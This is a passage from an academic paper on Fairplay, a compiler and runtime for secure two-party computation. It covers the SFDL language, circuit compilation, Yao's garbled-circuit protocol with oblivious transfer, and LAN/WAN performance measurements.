    function Output out(Input inp) {
        out.alice = inp.alice > inp.bob;
        out.bob = inp.bob > inp.alice;
    }
}
```

First, note that the syntax is quite conventional, borrowing heavily from the C and Pascal programming languages. Now, let us look at some of the main ingredients of this program as well as the language in general. A full description of the language may be found in Appendix A.

**Type system.** The SFDL supports a full type system. The primitive types are Boolean, integer, and enumerated. For maximum efficiency and since there is no pre-wired hardware word size, integers may be declared to be of any bit-length and are always signed 2's-complement. Similarly, enumerated types are allocated the minimal number of required bits. Structures and arrays create more complex types from simpler ones. Structure entries are accessed using dot-notation, *s.f*, and array entries using the standard array notation *a[i]*. Access to arrays has a potential for non-obliviousness if the index is not a constant expression. This is handled by the compiler, but users should be aware of the high price of such access. Pointers do not exist – this is in order to maintain obliviousness. Beyond their usual role as defining variable types, the type system is used to formalize the input and output of the function to be evaluated. The special types *AliceInput*, *AliceOutput*, *BobInput*, *BobOutput*, must be defined in every program, specifying the respective input and output types of the two players. The types *Input* and *Output* are always defined to be structures encapsulating the inputs (resp. outputs) of both players.

**Program Structure and Functions.** An SFDL program consists of a sequence of functions (as in C, no nesting is allowed)

preceded by declarations of global constants and types. Functions receive parameters and return values using the Pascal-like syntax of assignment to a variable whose name is identical to the function name. As in Pascal, a function must precede any function that calls it. Unlike Pascal, no “forward” clause exists, and no recursion is allowed. The lack of recursion is critical in order to maintain obliviousness. Functions may define and use local variables; in the current implementation we forbid global variables. The last function in the program is the one computing the desired output from the inputs. By convention it is named *output*. It accepts a single parameter of type *Input* and produces the result of type *Output*.

**Assignments and expressions.** Expressions use the standard notations: they combine constants, variables (including, recursively, array entries and structure items), and function calls using operators and, optionally, parenthesis. The allowed operators include arithmetic addition and subtraction, Boolean logical operators (bitwise, for integers), and the standard comparison operators. Due to their cost, multiplication and division are not provided as primitive operators, but rather should be implemented as functions. Data types of different widths may be combined, and sign-extension is used.

**Loops and Conditional Execution.** The SFDL has the standard if-then and if-then-else statements. It should be noted that conditional execution is not oblivious, and thus the compiler generates hardware that always computes both sides of the branch. General loops are not oblivious and are not possible in the language. The language does provide a for-loop where the number of iterations is known in advance (a compile-time constant).

### 3.3 The compiler

The compiler reads the input program written in SFDL, and performs a sequence of transformations on it. In the end of the sequence of transformations, a data structure that corresponds to the hardware is obtained, and is then output in SHDL format. The following example shows part of the SHDL output produced for the Millionaires' problem above. Each line in the SHDL output file specifies a “wire” in the generated circuit that is either an input bit or a Boolean gate with given truth-table and input wires. This format is in a verbose form, in particular containing comments (automatically generated, but ignored by the secure evaluation protocols).

```
0 input //output$input.bob$0
1 input //output$input.bob$1
2 input //output$input.bob$2
3 input //output$input.bob$3
4 input //output$input.alice$0
5 input //output$input.alice$1
6 input //output$input.alice$2
```

```

7 input //output$input.alice$3
8 gate arity 2 table [1 0 0 0]
  inputs [4 5]
9 gate arity 2 table [0 1 1 0]
  inputs [4 5]
10 gate arity 2 table [0 1 0 0]
  inputs [8 6]
11 gate arity 2 table [1 0 0 1]
  inputs [8 6]
12 gate arity 2 table [1 0 0 1]
  inputs [10 7]
13 gate arity 2 table [0 0 0 1]
  inputs [4 0]
14 gate arity 3 table [0 0 0 1 0 1 1 1]
  inputs [13 9 1]
15 gate arity 3 table [0 0 0 1 0 1 1 1]
  inputs [14 11 2]
16 gate arity 2 table [0 1 1 0]
  inputs [12 3]
17 gate arity 2 table [0 1 1 0]
  inputs [15 16]
18 output gate arity 1 table [0 1]
  inputs [17] //output$output.alice$0
...

```

Additionally, the compiler outputs another file that gives formatting instructions enabling the secure function evaluation protocol to input and output values in a convenient user-friendly format. E.g. in the SHDL circuit produced above the first 4 wires (numbered 0–3) while treated as just 4 arbitrary bits inside the circuit, should be read from the user as an integer. The following example is produced for the Millionaires' problem above:

```

Bob input integer "input.bob"
  [0 1 2 3]
Alice input integer "input.alice"
  [4 5 6 7]
Alice output integer "output.alice" [18]
Bob output integer "output.bob" [29]

```

Here is a short description of the sequence of steps performed by the compiler:

- 1. Parsing.** Simple syntactic analysis and parsing, resulting in a memory-resident data structure. Due to the simplicity of the language we have not used any compiler-compiler tools.
- 2. Function inlining and loop unfolding.** all function calls are treated as macros and simply inlined where they are called. All for-loops are simply unfolded (note that the number of iterations is a compile-time constant). These two transformations may seem quite inefficient at first sight but that is not the case: they are absolutely required in order to maintain obliviousness.

**3. Transformation into single-bit operations.** Every command that deals with multi-bit values is transformed into a sequence of single-bit operations. In the simplest case, an assignment of the form  $a=b$  where  $a$  and  $b$  are 4-bit integers is converted into the four single-bit assignments  $a_0 = b_0, a_1 = b_1, a_2 = b_2, a_3 = b_3$ . In the case of expressions, first a complex expression is transformed into a sequence of operations, e.g.  $a = b + c + d$  is converted into  $temp = b + c, a = temp + d$ . Then, each multi-bit operator is converted into its hardware implementation. E.g. an operation  $a = b + c$ , where  $b$  and  $c$  are 4-bit integers is converted into a sequence of 4 "full-adders", implemented using 8 ternary gates.

**4. Array access handling.** Handling array indices that are compile-time constants is simple: each array entry is treated as a separate variable, and the array access logic is thus completely compile-time and incurs no hardware cost. Handling array indices that are expressions must incur a significant hardware cost due to the semantic gap that must be bridged. In particular, every access to a single array entry results in  $O(n)$  produced hardware gates, where  $n$  is the total array size. An access to the value of an array entry, as in  $a = b[i]$  is obtained by constructing a multiplexor whose  $n$  inputs are the entries of  $b$ , and whose selection input bits are the bits of  $i$ . Assigning a value to an array entry, as in  $a[i] = b$ , is obtained essentially by using a demultiplexer. More precisely by using, in effect, the sequence of  $n$  if-commands that contain only constant array access indices: if  $(i = 0)$  then  $a[0] = b$ ; if  $(i = 1)$  then  $a[1] = b$ ; ...

**5. Single variable assignment.** Normal code commonly assigns values to variables multiple times, as in  $a = b + c$ ; ...;  $a = a + 1$ . Hardware, does not allow this: each "variable", actually, wire, is assigned a single value computed as an obviously known operation on other wires. One of the main challenges of every hardware compiler is to eliminate multiple assignments of values to variables, and to transform them into single assignments. This issue has received much attention in the literature (see e.g. work on SSA form [15]). It seems that our algorithm for this problem is new and superior to previous approaches. In particular, it runs in linear time as long as the nesting depth of if statements in the program is bound by a constant.

Let us first look at the simple case shown above  $a = b + c$ ; ...;  $a = a + 1$ . The single assignment transformation defines a new copy of the variable for each assignment:  $a_1 = b + c$ ; ...;  $a_2 = a_1 + 1$ . Things get more complicated, when the different assignments are interleaved with conditional execution, e.g.  $a = b + c$ ; if  $(x)$  then  $a = a + 1$  else  $a = a + 2$ ; In this case, we must create new copies of  $a$  for each branch, and an additional copy combining them together after the loop ends:  $a_1 = b + c$ ;  $a_2 = a_1 + 1$ ;  $a_3 = a_1 + 2$ ;  $a_4 = x ? a_2 : a_3$ , where the last assignment uses the C-language "?:" operator notation, which in hardware is a simple multiplexor. Note

also that this transformation has eliminated the "if" statement, yielding an oblivious circuit. The algorithm for the general case is of independent interest and is described in the next subsection.

**6. Optimization.** At this point we have obtained an in-memory image of a Boolean circuit. This circuit is now optimized, i.e., its size is reduced. The optimization step is crucial, often reducing the size of the circuit by an order of magnitude. The optimization is done in linear time, and has three components:

- Peekhole optimization: local simplifications of code, e.g.  $(x \text{ and } \text{true} \rightarrow x)$ ,  $(x \text{ or not } x \rightarrow \text{true})$ , etc.
- Duplicate code removal: a hash table of all values computed in the circuit is kept. If some value is computed twice, then one of the duplicates is removed and replaced with direct access to the other wire.
- Dead code elimination.

Peekhole optimization and duplicate removal are done in a single pass in topological order over the circuit. Dead code elimination is then done in an additional single pass in reverse topological order.

### 3.4 The single assignment algorithm

The input to this algorithm is code that contains assignment statements, where each variable may be assigned a value multiple times and (possibly nested) if statements. The output is straight line code where each variable is assigned a value only once.

**Data structure.** Our basic data structure is a stack of hash tables. It maintains a running version number for each identifier. It supports the following operations:

- **new(id):** increases the version number of this identifier (and returns the new version number). The first time an id is declared, its version number is assigned to 1.
- **get(id):** returns the current version number of the identifier.
- **push-scope():** starts a new version scope for all identifiers. The version numbers of all identifiers are initialized to the current version numbers, but all further *new(id)* commands will only affect the new scope.
- **pop-scope():** ends the current version scope. All version numbers of all identifiers are reset to their value in the previous scope.
- **enum-scope():** enumerate all the variables in the current scope.

The implementation uses a new hash table for each version scope. A *new()* command updates the version number in the current scope. A *get()* command traverses the stack of hash tables (from the most recent backwards) until it finds an instance of the desired identifier. Its running time is proportional to the stack depth.

**Algorithm.** Assume that the input is a sequence of statements  $s_1 \dots s_n$ . For ease of exposition, let us assume that all assignment commands involve two variables on the RHS, and that all if-statements contain no else clauses. (An "if  $(x)$  then  $y$  else  $z$ " command is equivalent to "if  $(x)$  then  $y$ ; if  $(\text{not}(x))$  then  $z$ ".) The algorithm is now given by:

```

For  $i = 1..n$  do {
  if  $s_i$  is a statement of the form
    " $a = f(b, c)$ " then {
       $i = \text{get}(b)$ 
       $j = \text{get}(c)$ 
       $k = \text{new}(a)$ 
      output: " $a_k = f(b_i, c_j)$ "
    }
  if  $s_i$  is a statement of the form
    " $\text{if}(x) \text{ then } \{r_1 \dots r_m\}$ " then {
      push-scope()
      recursively process  $\{r_1 \dots r_m\}$ 
      Let  $V = \text{enum-scope}()$ 
      For each  $v \in V$  do
         $j_v = \text{get}(v)$ 
      pop-scope()
      For each  $v \in V$  do {
         $i = \text{get}(v)$ 
         $j = j_v$ 
         $k = \text{new}(v)$ 
        output: " $v_k = x?v_j : v_i$ "
      }
    }
}

```

## 4 Bob-Alice Two-Party SFE

This section describes the specific two-party SFE protocol that was implemented in Fairplay, based on the protocol suggested by Yao in his seminal work that introduced the notion of secure function evaluation [39]. We start with a general overview and then describe in detail how Bob constructs garbled circuits and how Alice evaluates one. Finally we discuss the oblivious transfer (OT) variants that were implemented thus far. We do not prove here the security of the protocol, since it was mostly borrowed from existing theoretical constructions (however, Section 5 states the security guarantees of the protocol, describes the reasoning for the choice of the specific cryptographic operations that we use, and suggests some variants of the current protocol).



## 4.1 General overview

Our SFE computation is given as input a Boolean circuit  $C$  made of gates and wires, described using SHDL. Then Alice and Bob interact in order to evaluate  $C$  securely. The version of Yao's protocol that we implemented requires a single OT per each input wire of  $C$ . In this version Bob constructs the circuit  $C$ , and converts it into a garbled circuit. The garbled circuit is transferred to Alice. Then Bob and Alice execute an OT once per each input wire. After this step Alice evaluates the circuit independently without further interaction with Bob.

Thwarting malicious behavior by Alice is guaranteed by Yao's protocol and is based on the security of the symmetric function used for encoding the secret (SHA-1, which is modeled, for this purpose, as a pseudo-random function) and on the security of the OT protocol against malicious behavior. The same properties also prevent malicious behavior of Bob, if we can guarantee the correctness of the circuit encoding that he constructs. This last property was implemented using a cut-and-choose technique. Specifically, Bob sends  $m$  garbled circuits to Alice, and Alice randomly chooses one circuit that will be evaluated. Bob must then reveal the secrets associated with the circuits that were not chosen by Alice for evaluation. Alice verifies that these  $m - 1$  circuits indeed represent the function  $f$ , by comparing them to a reference circuit that she constructed herself. The two parties then evaluate the circuit Alice has chosen. This method allows to catch a cheating Bob with probability  $1 - 1/m$ . In real-world scenarios, where cheating leads to bad reputation, this may be enough. We leave implementation of more complex cut-and-choose techniques for future enhancements.<sup>3</sup>

## 4.2 Circuit preparation and evaluation

This section describes how Bob converts the Boolean circuit  $C$  into a garbled circuit, and how Alice evaluates that garbled circuit.

**Circuit preparation.** We use the notation  $W_k, k = 0, \dots, \ell - 1$  to denote all the wires that compose the circuit  $C$ . All the gates in SHDL circuits have a single Boolean output. The number of inputs into a gate can be either 1, 2 or 3 (SHDL itself allows more inputs, but the compiler produces only unary, binary or ternary gates). For simplicity of exposition, in the description below, we focus only on binary gates. The conversion of  $C$  into a garbled circuit works as follows.

1. Bob assigns to each wire  $W_k \in C$  two random  $t$ -bit strings  $v_k^0, v_k^1$  ( $t$  is a security parameter that was set to 80). The string  $v_k^0$  represents the bit 0 for  $W_k$ . The string  $v_k^1$  represents the bit 1 for  $W_k$ . Bob also assigns to each wire  $W_k \in C$  a random binary permutation (i.e., a bit)  $p_k$ , and appends it to the pair  $v_k^0, v_k^1$  as follows:  $w_k^0 =$




Figure 2: A gate in a circuit

$v_k^0 || (0 \oplus p_k), w_k^1 = v_k^1 || (1 \oplus p_k)$ . We let  $w_k^0, w_k^1$  denote the final result.

2. For each gate  $g \in C$  whose output wire is  $W_k$  and whose input wires are  $W_i, W_j$  (see Figure 2)
  - (a) The original truth table of  $g$  consists of four 0/1 entries. Bob constructs the Garbled-Truth-Table (GTT) of  $g$  by replacing every 0 or 1 in the truth-table with  $w_k^0$  or  $w_k^1$ , respectively.
  - (b) Bob constructs the Encrypted-Garbled-Truth-Table (EGTT) of  $g$  in the following way. For entry  $(x, y)$  in  $g$ 's GTT, define  $x' = x \oplus p_i, y' = y \oplus p_j$ . The entry is encrypted using  $v_i^x, v_j^y$  as encryption-keys and  $k, x', y'$  as an IV:  $EGTT[x, y] = \text{Encrypt}_{v_i^x, v_j^y, k, x', y'}(GTT[x, y])$ . The encryption is done by hashing  $v_i^x || k || x' || y'$  and  $v_j^y || k || x' || y'$  using SHA-1, and XORing the two results to the plaintext (see Section 5 for explanations).
  - (c) Bob constructs the Permuted-Encrypted-Garbled-Truth-Table (PEGTT) of  $g$  by swapping the entries in  $g$ 's EGTT based on the permutation bits assigned to  $g$ 's input wires, namely  $p_i, p_j$  (the role of these permutations is to make the position of a certain string in a PEGTT meaningless). I.e., if  $p_i = 1$  then the first two entries of the table are swapped with the last two entries. If  $p_j = 1$  then the first and third entries are swapped with the second and fourth entries.
  - (d) For each wire which carries a bit of Alice's output, Bob sends an appropriate translation-table that allows Alice to interpret the circuit's output from the garbled value of the wire. Namely, for every output wire  $k$  Bob sends a table of the form  $\langle (H(w^0), 0), (H(w^1), 1) \rangle$ , where  $H$  is a collision resistant hash function, which we implemented as SHA-1.

**Interaction.** Initially, Bob sends to Alice  $m$  garbled circuits as well as commitments to his garbled inputs to each circuit. Out of these, Alice chooses at random  $m - 1$  circuits which are opened by Bob to prove that the circuits were prepared properly.<sup>4</sup> Bob then opens the commitments to the garbled strings that represent his input bits of the remaining unopened circuit. Note that Alice cannot interpret these strings back to Bob's input bits, because the circuit is garbled. Alice then uses oblivious transfer (OT) in order to obtain from Bob the garbled strings that match her input wires. The OT protocol that was implemented is discussed in the next subsection. For now assume that for each input bit Alice obtains the corresponding garbled string.

**Circuit evaluation.** Alice proceeds to evaluate the garbled circuit gate by gate. Let  $g$  be a specific garbled gate whose output wire is  $W_k$  and whose input strings are  $w_i, w_j$ . Let the least significant bits of  $w_i, w_j$  be  $x, y$  and the rest of the bits be  $v_i, v_j$  respectively. For each such gate:

1. Alice uses  $x, y$  as indices into an entry to be decrypted in  $g$ 's *PEGTT*.
2. Alice uses  $v_i, v_j$  as decryption-keys, and  $k||x||y$  as an IV. Namely, Alice sets  $w_k = \text{Decrypt}_{v_i, v_j, k, x, y}(\text{PEGTT}[x, y])$ . The decryption is done by hashing  $v_i||k||x||y$  and  $v_j||k||x||y$  using SHA-1, and XORing the two results to the ciphertext.

Throughout the evaluation all that Alice obtains are garbled strings. These do not leak information on the values of the bits flowing through the circuit. When Alice finds the garbled values of the output gates she uses the translation tables to interpret the circuit's true output. As for Bob's output, Alice sends him the garbled values of his output wires. Bob associates them with the corresponding 0 or 1 values. (Note that in the case of a wire that carries an output bit which should be revealed to Bob alone, Alice cannot decipher the value, or change it without being detected by Bob. In the case of a wire that carries an output bit which is revealed to both Bob and Alice, Alice can, of course, decrypt the value but she cannot change it without finding a collision in the hash function.)

**Malicious vs. Semi-honest parties.** If the parties are assumed to be semi-honest (i.e. follow the protocol) then there is no need for using cut-and-choose methods for verifying the circuits constructed by Bob, and we can set  $m = 1$ . The OT protocol, too, can be simplified, since the current implementation is secure against malicious parties.<sup>5</sup>

### 4.3 Oblivious Transfer

Two OT variants were implemented thus far (the system can be easily extended to employ more variants). Both variants

are based on the Diffie-Hellman problem (and are implemented over a group  $\mathbb{Z}_q$ , which is a sub-group of prime order  $q$  of  $\mathbb{Z}_p^*$ , where  $p$  is prime and  $q|p - 1$ ). The first one is the 1-out-of-2 oblivious transfer ( $OT_1^2$ ) protocol due to Bellare and Micali [6], which was adapted to using random oracles [7]. The second protocol, which was proposed by Naor and Pinkas in [30], is an optimization of the first one, that uses the same  $g^r \bmod p$  value for multiple OT executions ( $g$  is a generator of the group  $\mathbb{Z}_q$ ,  $r$  is a random exponent). A detailed description of both protocols can be found in [30]. Both these OT protocols are secure in the random oracle model and were implemented using the SHA-1 hash function. (There are constant-round OT protocols secure in the standard model [2, 30]. The SFE application requires multiple concurrent invocations of these protocols, but on the other hand it is only required that the SFE implementation, and not necessarily each OT invocation, provide both privacy and correctness.)

## 5 Cryptographic Background

This section describes the rationale behind the choice of specific cryptographic operations for Fairplay and suggests several additional variants. We do not provide here proofs of the correctness and security of the implementation, as it is mostly based on existing constructions.

The protocol we implemented provides security guarantees which depend on the following three assumptions:

1. SHA-1 is modeled as a random oracle.
2. The oblivious transfer protocol is secure (the security of the OT protocol can be based on the computational Diffie-Hellman assumption [2, 30], but we use random-oracle based protocols which are more efficient).
3. Alice does not terminate the protocol before sending Bob's output to him.

We get the following guarantees:

- *Bob is guaranteed that an interaction with a malicious Alice is not different than an interaction with the trusted third party, except for a negligible error probability.*
- *Alice has the same guarantee with relation to Bob, with error probability of  $1/m$ .*

Note that these guarantees means that (1) a malicious party cannot learn more information about the other party's input than it can learn in the trusted party model, and (2) a malicious party cannot change the computed function. Also, if we are assured that Bob does not change the circuit he provides to Alice then his cheating probability is also negligible.

**Garbling the circuit.** The basic symmetric cryptographic function that we use is SHA-1. We preferred it to using a block cipher (such as AES) since it supports a variable input length. The encoding of the circuit (garbling) can be implemented using a pseudo-random function (as is described in detail, for example, in [31]), where the output of the function is used as a pad that masks the values in the table representing a gate in the circuit. We use the masking values  $\text{SHA-1}(w_i || k || x || y)$ ,  $\text{SHA-1}(w_j || k || x || y)$  for entry  $(x, y)$  of the table of gate number  $k$ , whose input wires are  $i$  and  $j$ . (Note that wires  $i$  and  $j$  could be input into multiple gates.) The underlying security assumption is that SHA-1 is pseudo-random function keyed by  $w_i$  or  $w_j$  and applied to other parameters.

**OT.** The OT protocols are based on the random oracle model and the computational Diffie-Hellman assumption. Alternative two-round OT protocols that are secure in the standard model and use only  $O(1)$  exponentiations were described in [30, 2]. We preferred not to use them in order to reduce the number of exponentiations.

**Cut-and-choose.** Bob commits to his garbled inputs before the cut-and-choose step. This is done in order to prevent him from choosing his input based on Alice's choices in this step. We leave it for future work to let Alice choose more than one circuit for evaluation. This will reduce the cheating probability of Bob to be exponentially small in the number of circuits that are evaluated, but implementing this variant requires Bob to prove that he provides the same input to all circuits, and this step incurs additional overhead. (An alternative method for verifying the garbled circuit constructed by Bob is to require him to prove, in zero-knowledge, that the tables are correct. To the best of our knowledge, this approach requires an even higher overhead.)

**Bob's output.** The protocol provides Alice with the garbled values of Bob's output wires. If the value of an output wire should become known only to Bob (and not to Alice) then she receives no information about the relationship between actual and garbled values of this wire. If the output is used by both Bob and Alice, she receives hash values of the garbled values corresponding to 0 and to 1. However, she is not able to provide Bob with a garbled value that corresponds to a different output than the one she computed, since this would mean that she can invert the hash function.

## 6 Experimental results

The first, immediate contribution of a system such as Fairplay is that it can provide answers to very basic, concrete questions like:

- How much time does it take to execute the two-party SFE protocol for the quintessential Millionaires' problem?
- What would be the time-penalty if the two tycoons in question were actually Billionaires and not just Millionaires?

The experiments that we conducted using our system gave a very definite answer, that even the tougher Billionaires' problem (i.e., using 32 bit inputs) can be solved in very reasonable time. It took our system only 1.25 seconds to solve the Billionaires' problem using fast communication, and 4.01 seconds when communication was slow. More generally, in this paper we report results for four functions, which produced circuits ranging in size from tens of gates to thousands of gates. A summary of the various size parameters of these four functions is shown in Table 1 (their SFDL source code can be found in Fairplay's web-site [28]).

Function	Number of circuit gates		
	Total	Inputs	Alice inputs
AND	32	16	8
Billionaires	254	64	32
KDS	1229	486	6
Median	4383	320	160

Table 1: The four functions

The details of the four functions are as follows:

- AND - performs bit-wise AND on two registers. The input size for both Alice and Bob is 8 bits. Total circuit size is 32 gates, out of which 16 are inputs and 16 are outputs.
- Billionaires - compares two integers. The input size for both Alice and Bob is 32 bits. Total circuit size is 254 gates, out of which 64 are inputs and 2 are outputs.
- Keyed Database Search (KDS) - Bob has a database of 16 items, each item is keyed by a 6-bit key and comprises of 24 data bits. Alice privately retrieves the data of one item by specifying its key. The input size for Bob is 480 bits and for Alice 6 bits. Total circuit size is 1229 gates, out of which 486 are inputs and 24 are outputs.
- Median - finds the median of two sorted arrays. The input for both Alice and Bob are ten 16-bit numbers. Total circuit size is 4383 gates, out of which 320 are inputs and 32 are outputs.

The AND function was chosen as an example of the simplest possible circuit, whose size is of the same order as the number of its inputs. The KDS function demonstrates a circuit in which the size of Alice's input (which defines the number of OTs) is much smaller than either the number of Bob's



Function	LAN					WAN				
	IPCG	CC	OTs	EV	EET (sec)	IPCG	CC	OTs	EV	EET (sec)
AND	1.5%	18.8%	79.5%	0.2%	0.41	0.2%	58.4%	41.4%	0.0%	2.57
Billionaires	3.2%	5.4%	91.1%	0.3%	1.25	0.8%	45.2%	53.9%	0.1%	4.01
KDS	40.4%	2.8%	54.1%	2.7%	0.49	5.9%	64.3%	29.4%	0.4%	3.38
Median	13.2%	7.2%	78.7%	0.9%	7.09	4.7%	45.8%	49.2%	0.3%	16.63

Table 2: Elapsed execution times and their breakdown into sub-tasks

inputs or the number of gates. The median function demonstrates a circuit whose size is much greater than the number of inputs.

**Communication vs. computation.** Another important contribution of a working system is that it enables a systematic, realistic investigation of the relative cost of its various ingredients. This can be done by utilizing profiling tools, and by performing supervised experiments, in which the cost of the different sub-components is measured in isolation. One specific question that we found interesting in this area is the following: what is the relative cost of the public key operations required by the two-party SFE protocol? Since this relative cost is affected by the cost of communication, and since communication delays vary dramatically in different environments, we conducted our experiments in two extreme settings - LAN and WAN. The LAN's latency is 0.4 ms, and its effective throughput is 617.8 MBPS (Mega bit per second). The WAN's latency is 237.0 ms, and its effective throughput is 1.06 MBPS. By activating our system on the four functions described above, and profiling it under the LAN/WAN environments, we discovered that the public key operations were responsible for 27%-77% of the total delay in the LAN setting, while in the WAN setting the relative cost of the public key operations was only 9%-42%. These results suggest that, at least for some interesting functions, the relative cost of the communication is rather significant, especially in a WAN environment where communication is slow. In light of this, we also calculated the slowdown factor caused by moving from LAN to WAN, which was found to be at least 2.34 and at most 6.89.

**Communication optimization using batching.** Communication batching means that instead of sending  $k$  big integers (associated with different OTs) in  $k$  separate messages, we aggregate them together and send them in one big message. It is useful because of the relatively large constant overhead associated with any message being sent regardless of its size, and also due to internal implementation details of TCP/IP. By implementing and measuring the performance of two variants of the SFE protocol, with and without communication batching, we were able to assess its contribution. The observed speedup factors due to communication batching in a LAN setting were between 1.89-2.72, while in a WAN setting

they were between 2.11-8.75.

**OT optimization.** We have also implemented an optimization technique for OT that was proposed by Naor and Pinkas in [30], in which the sender uses the same value of  $g^r \bmod p$  for multiple OTs, improving both computation and communication. The maximum speedup factor of this optimization method that was observed in our system was 1.32.

There are many additional optimization techniques that may be considered, implemented and tested (e.g., turning multiple 1-out-of-2 OTs to a single 1-out-of- $n$  OT [30], or using computation batching of multiple modular inverses). This is an area for future research (see Section 8).

We conclude this section by presenting Table 2. This table shows the elapsed execution times required for the aforementioned functions in both LAN and WAN settings, and their breakdown into four main sub-tasks. These sub-tasks are: IPCG - initializations, parsing and circuit garbling, CC - circuits communication, OTs - Oblivious Transfers, EV - circuit evaluation. (Note that the cost of the OTs includes contributions from both calculating public key operations, and communicating their results back and forth.) The results shown in Table 2 were obtained using the most optimized method currently available in our system (namely, communication batching and Naor-Pinkas  $g^r$  optimization with no communication/computation tradeoff). The EET columns present the elapsed execution time (in seconds), which was required for Alice to execute the entire two-party SFE protocol excluding SFDL-to-SHDL compilation.<sup>6</sup> The number of garbled circuits for the cut-and-choose algorithm was set to  $m = 2$ , and the size of the DL parameters  $p, q$  was 1024 and 160 bits, respectively. Both Alice and Bob used Intel 2.4 GHz Linux machines. The system was implemented in Java, and it used the TCP/IP protocol for communication via Java sockets. The measurements were taken as the average of 100 repetitions (10 for the Median function) of the protocol. All iterations used a single TCP/IP connection, which was established in the beginning.

Part of the future work includes a more fine grained analysis of the performance. Namely, expressing the expected execution time as a function of the number of OTs (Alice's input bits), the number of gates, and the security parameter  $m$ .



## 7 Related work

There are very few previous actual implementations of secure computation, and even fewer automated compilers that generate an implementation of a secure protocol from a program description in a higher level language.

Kühne implemented a translator that takes a trusted-party specification of a multi-party protocol and generates a specification for running the protocol using the BGW paradigm [25]. (This implementation is based on the specific construction of Hirt and Maurer [23].) However, that project does not have an “evaluator” part, which performs a distributed implementation of the resulting BGW protocol.

MacKenzie et al. [27] implemented a compiler that automatically generates protocols for secure two-party computation that use arithmetic functions over groups and fields of special form. The compiler receives a specification of a protocol that uses a secret key, e.g., for signature generation or for decryption, and implements a threshold crypto protocol where the key is shared between two parties and only the two of them together can perform the protocol. The key is generated by a TTP and is given to the parties. Compared to Fairplay, this is a compiler for a restricted but important class of functions, which is particularly suitable for applications where the secret key has to be closely guarded using threshold cryptography. In principle this type of functions can be implemented by a Boolean circuit, but the result would be an overwhelmingly large circuit.

An example of an automated security toolkit in a different domain is AGVI, a toolkit for Automatic Generation, Verification, and Implementation of Security Protocols [36]. AGVI receives as input a system specification and security requirements, and automatically finds protocols for the specific application, proves their correctness (using efficient search of a space representing the protocol execution), and implements them in Java.

TEP [3] is a secure multi-party computation system that employs a trusted third party. The trusted platform co-joins participants in a joint computation, passing authenticated information among participants over guarded communication channels. TEP users need to annotate their program with information flow labels in order to automatically verify that no information on any private data is leaked through the TEP channels to other participants. In comparison, our system does not employ a TTP, and does not require information flow labels by the user.

The *secure program partitioning* technique of [40] takes a user program written in a security-typed language, and automatically provides a distributed partitioning of the program. The user annotated program contains static information flow labels that specify which program components may use what data and how. An automated compiler splits the program to run on heterogeneously trusted hosts. Compared with their approach, the secure program partitioning is beneficial only

for programs that naturally break into communicating components, in a manner dictated by the user’s annotation.

## 8 Future Work

The current implementation of the secure two-party computation system can be extended in many ways.

**Improving the performance.** The elapsed execution time is a function of the communication delay and bandwidth, and of the processing time. Ideally the network and the processor should run in parallel, and none of them should be idle waiting for the other one to finish its job. The current implementation does not perform this optimization.

The main computational overhead is incurred by running invocations of the oblivious transfer protocol. It would be interesting to explore deployment of further recent enhancements of OT, such as extending a small number of OTs into a large number of OTs using symmetric cryptographic operations alone [24], or using OT variants which are based on the hardness of breaking RSA, rather than the DDH assumption.

**Security against malicious parties.** The basic SFE protocol of Section 4 provides a weak security against malicious parties. Namely, the cut-and-choose method guarantees with probability  $1/m$  that the circuit that Bob prepares is correct. Some additional care must be taken if we want to reduce Bob’s cheating probability to be exponentially small in  $m$  (see, e.g., [34]).

**Fair termination.** No implementation can prevent a malicious party from aborting the protocol prematurely (e.g. after learning its output and before the other party learns its output).<sup>7</sup> Although there is no perfect solution for this issue and existing solutions are quite complex, some solutions can be implemented (e.g. [34]). We are currently extending our system with fair termination mechanisms borrowing from [34].

**Reactive secure computation.** Reactive secure computation is an SFE which consists of several steps, where each step operates based on inputs from the parties and a state information that it receives from the previous step. For example, in each step the parties could compare two numbers and receive the result of the comparison, which they use to decide which inputs to provide to the following step. In addition, secret state information is communicated from round to round, and the inputs to all rounds are used by the protocol for computing the output of the final round (but should otherwise remain hidden from the parties). This scenario, as well as appropriate security definitions and constructions, was described in [10, 12]. (A protocol that uses reactive computation for securely computing the median, in the presence of malicious parties, was presented in [1].) In order to implement secure reactive computation each step should transfer a secret and authenticated state-information string to the following step.

In the two-party case this property can be enforced using a modified implementation of Yao's protocol, see [1].

**Integrating other SFE primitives.** While the generic construction of Yao can be used to implement any functionality, more efficient constructions can be designed for specific tasks (e.g. for bignum operations, computing comparisons or intersections, evaluating polynomials, or querying a database). A secure protocol for a more complex task can use a circuit whose inputs are the results of specialized constructions (for example, the protocol in [11] runs a circuit that computes statistics based on the results of secure database queries, and the protocol in [26] runs a circuit that uses the results of oblivious polynomial evaluation).

**Multi-party computation.** The system we built implements secure computation between *two* parties. There is also a large body of research on secure multi-party computation, for either combinatorial or algebraic circuits, and using different trust assumptions (see e.g. [21, 8, 5]). A natural next step is to implement the compilation paradigm in the multi-party scenario. An additional open challenge is to devise fair termination techniques for multiple participants.

## Acknowledgements

We are grateful for the proactive and valuable participation of several research students in the project. Specifically, Ziv Balshai and Amir Levy implemented the SFDL-to-SHDL compiler [4]; Dudi Einy wrote the program development GUI; and Ori Peleg implemented fair termination.

<sup>1</sup>An alternative definition uses simulation. The two definitions are identical if the parties are assumed to be semi-honest, but the trusted party definition is preferable for the case of malicious parties and for defining secure composition of protocols.

<sup>2</sup>While in principle logarithmic overhead should suffice, it seems that this is still not practical using current techniques.

<sup>3</sup>Bob's cheating probability can be reduced to be exponentially small in  $m$  if the protocol lets Alice check a constant fraction (e.g.  $m/2$ ) of the circuits that Bob constructed, evaluate the remaining  $(m/2)$  circuits and output the majority result. In that case, however, the protocol must have additional measures for ensuring that Bob provides the same input to all the circuits evaluated by Alice (see e.g. [34]).

<sup>4</sup>Care must be taken to ensure that a circuit can only be opened in a single way. In our implementation this depends on the assumption that it is infeasible to find  $\alpha, \alpha', \beta, \beta'$  such that  $H(\alpha) \oplus H(\alpha') = H(\beta) \oplus H(\beta')$ , where  $H$  is SHA-1.

<sup>5</sup>An OT protocol for semi-honest parties is very simple: Alice sends to Bob two strings, one of them random and the other being the public key corresponding to a private key of her choice. Bob encrypts each of the input items using the corresponding string, and Alice is able to decrypt only one of them.

